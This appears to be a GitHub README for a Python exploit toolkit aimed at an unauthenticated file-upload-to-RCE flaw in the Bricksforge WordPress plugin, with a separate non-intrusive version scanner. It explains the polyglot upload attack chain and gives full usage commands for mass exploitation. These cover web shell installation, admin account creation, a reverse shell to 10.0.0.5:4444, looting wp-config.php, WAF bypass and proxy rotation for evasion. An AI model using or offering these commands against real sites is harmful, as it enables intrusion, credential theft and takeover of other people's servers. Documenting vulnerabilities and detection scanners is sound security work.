 tc4dy/cve-2026-85097-toolkit

Python toolkit for CVE-2026-85097: exploits Bricksforge WordPress unauth file upload to RCE via polyglot payloads, plus a non-intrusive version detection scanner.




Exploit Toolkit and Safe Detection Scanner
For authorized security testing only.
CVE-2026-85097 is a critical unauthenticated arbitrary file upload vulnerability in the Bricksforge WordPress plugin (versions 3.1.8.9 and below). It allows remote attackers to bypass MIME validation and upload attacker-controlled PHP files to the uploads directory, resulting in remote code execution as the web server user.
Nonce Retrieval: The bricksforge_regenerate_nonce AJAX action is registered with wp_ajax_nopriv_, allowing unauthenticated attackers to obtain a valid REST nonce.
Polyglot Upload: The form_file_upload REST endpoint validates the MIME type of the uploaded file. A polyglot file (valid PNG/GIF header followed by PHP code) passes this check.
Metadata Trust: During form submission, the plugin trusts client-supplied metadata in the temporaryFileUploads parameter. The file field points to the validated polyglot, while the url field contains the attacker-chosen filename (including .php extension).
PHP Execution: The plugin's copy() sink uses the attacker-supplied url value verbatim as the destination filename. The polyglot file is renamed to .php inside wp-content/uploads/YYYY/MM/ and executed on access.
| Attribute | Value |
|---|---|
| [>] Discovered | October 2026 (Patchstack) |
| [>] CVSS Score | 10.0 (CRITICAL) |
| [>] CWE | CWE-434 (Unrestricted Upload of File with Dangerous Type) |
| [>] Affected Plugin | Bricksforge (Pro Forms module) |
| [>] Affected Versions | 3.1.8.9 and below |
| [>] Fixed Version | 3.1.8.10 |
| [>] Authentication | Not required (Pre-Auth) |
| [>] Active Exploitation | Confirmed in the wild (October 2026) |
The exploit toolkit chains the nonce retrieval, polyglot upload, metadata manipulation, and PHP execution into a single automated workflow, with advanced features for mass scanning, OPSEC, and post-exploitation.
| Feature | Description |
|---|---|
| [+] Full Attack Chain | Nonce retrieval, polyglot upload, form submission, shell verification |
| [+] Polyglot Payloads | PNG tEXt chunk and GIF comment extension variants |
| [+] Mass Scanning | Concurrent scanning with thread pool |
| [+] Post-Exploitation | Web shell installation, admin user creation, reverse shell, file looting |
| [+] Command Execution | Run arbitrary commands on confirmed shells |
| [+] Safe Detection | Separate non-intrusive scanner (safechecker.py) |
| [+] WAF Bypass | Header spoofing, User-Agent rotation, extension encoding |
| [+] Proxy Support | SOCKS5, SOCKS4, HTTP proxies with rotation strategies |
| [+] Multiple Output Formats | JSON, CSV, HTML, JSONL, SQLite |
| [+] Thread-Safe | Uses locking mechanisms for concurrent operations |
| [+] Rate Limiting | Global rate limiter with jitter and delay |
| [+] Cross-Platform | Supports Linux, macOS, BSD, WSL |
| Stage | Description |
|---|---|
nonce | Retrieve a valid REST nonce via the unauthenticated AJAX action |
upload | Upload a polyglot PNG/GIF that passes MIME validation |
submit | Submit the form with metadata pointing to the polyglot and a .php URL |
verify | Access the uploaded shell and confirm command execution |
exploit | Install web shell, create admin, trigger reverse shell, loot files |
The safe verifier (safechecker.py) performs non-intrusive vulnerability detection without uploading payloads, submitting forms, or modifying the target.
| Feature | Description |
|---|---|
| [+] WordPress Detection | Identifies WordPress instances via multiple patterns |
| [+] Plugin Detection | Confirms Bricksforge presence via HTML and static files |
| [+] Version Detection | Detects specific plugin versions |
| [+] REST Route Check | Enumerates exposed Bricksforge REST endpoints |
| [+] Nonce Endpoint Probe | Optional nonce endpoint check (--probe-nonce) |
| [+] Debug Log Check | Inspects wp-content/debug.log for plugin traces |
| [+] Non-Intrusive | Only identifies vulnerable versions and exposed endpoints |
| [+] JSON/CSV/SQL/JSONL Output | Export results for reporting |
| [+] Mass Scanning | Scan multiple targets with threading support |
pip (for requests library)pip install requests urllib3
git clone https://github.com/tc4dy/CVE-2026-85097-Toolkit.git
cd CVE-2026-85097-Toolkit
python3 exploit.py
#or
python3 safechecker.py
exploit.py)# Single target exploit
python3 exploit.py -u https://target.com --exploit
# Exploit with custom command
python3 exploit.py -u https://target.com --exploit --cmd "id; uname -a"
# Mass scanning from file with 20 threads
python3 exploit.py -f targets.txt --exploit -t 20 -o results.json
# Install web shell after successful exploit
python3 exploit.py -u https://target.com --exploit --webshell
# Create admin user via RCE
python3 exploit.py -u https://target.com --exploit --create-admin "sysadmin:Str0ng!Pass"
# Trigger reverse shell
python3 exploit.py -u https://target.com --exploit --reverse-shell "10.0.0.5:4444"
# Loot wp-config.php and other files
python3 exploit.py -u https://target.com --exploit --loot
# Proxy with rotation
python3 exploit.py -f targets.txt --proxy-list proxies.txt --proxy-rotate round-robin
# Jitter and rate limiting
python3 exploit.py -f targets.txt --jitter --jitter-range 0.5,3.0 --rate-limit 5
# Custom User-Agent and insecure TLS
python3 exploit.py -u https://target.com --user-agent "CustomBot/1.0" --insecure
# Output to SQLite
python3 exploit.py -f targets.txt --output results.json --db scan.db
# Quiet mode
python3 exploit.py -f targets.txt --exploit -q
safechecker.py)# Single target safe check
python3 safechecker.py -u https://target.com
# Mass scanning with output
python3 safechecker.py -f targets.txt -t 20 -o scan.csv
# Enable active nonce endpoint probe
python3 safechecker.py -f targets.txt --probe-nonce
# Proxy support
python3 safechecker.py -f targets.txt --proxy-list proxies.txt

